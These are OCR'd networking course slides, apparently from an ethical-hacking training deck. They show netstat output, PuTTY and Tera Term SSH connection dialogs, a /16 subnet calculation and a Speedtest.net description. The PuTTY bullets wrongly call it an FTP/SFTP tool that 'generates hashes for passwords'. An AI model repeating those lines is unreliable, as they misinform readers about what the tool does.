

Command Prompt

```
C:\Users\Admin>netstat -e
Interface Statistics

                           Received            Sent

Bytes                    2128648635        34969315
Unicast packets             1427920          427890
Non-unicast packets           33105            1455
Discards                          0               0
Errors                            0               0
Unknown protocols                 0

C:\Users\Admin>
```

PuTTY and Tera Term

- **PuTTY** is a tool used as a File Transfer Protocol or SFTP
- It generates hashes for passwords

- **Tera Term** is a tool used to automate tasks for remote connections. It supports telnet and SSH connections


PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Fonts
Connection
Data
Proxy
Telnet
Rlogin
Load
Save
Delete
About
Open
Cancel

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address):

Port: 22


Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session

Saved Sessions

Default Settings

Close window on exit: ● Always ○ Never ○ Only on clean exit


Tera Term - [disconnected] VT
File Edit Set
Tera Term: New connection
OK
Cancel
Help

● TCP/IP Host: certifiedhacker.com

☑ History

Service: ○ Telnet ● SSH ○ Other

TCP port#: 22

SSH version: SSH2


IP version: AUTO


○ Serial Port:

Notes: ____

Subnet and IP Calculators

- Subnet is used to find information about **IPv4** and **IPv6 subnets** and for the division of classes of subnets
- The IP subnet calculator is used to **define possible IP addresses**, along with classes of IP
- Broadcast ranges, network, and host ranges are calculated using the **IP calculator**






Subnet Calculator

IP Address and Netmask: 10.0.1.1/16

IP Address:	10.0.1.1
Netmask:	255.255.0.0
Wildcard Mask:	0.0.255.255
CIDR Notation:	/16
Network Address:	10.0.0.0
Usable Host Range:	10.0.0.1 - 10.0.255.254
Broadcast Address:	10.0.255.255
Binary Netmask:	11111111.11111111.00000000.00000000
Total number of hosts:	65,536
Number of usable hosts:	65,534
IP Class:	A (0.0.0.0 - 127.255.255.255)
Move to adjacent network	Backward Forward

Speedtest.net

- Speedtest.net is a website used to **determine the available bandwidth** for a host at the time of testing
- The service provider's assigned values may differ from the actual values of the bandwidth
- This website can determine the time taken to upload and download a file



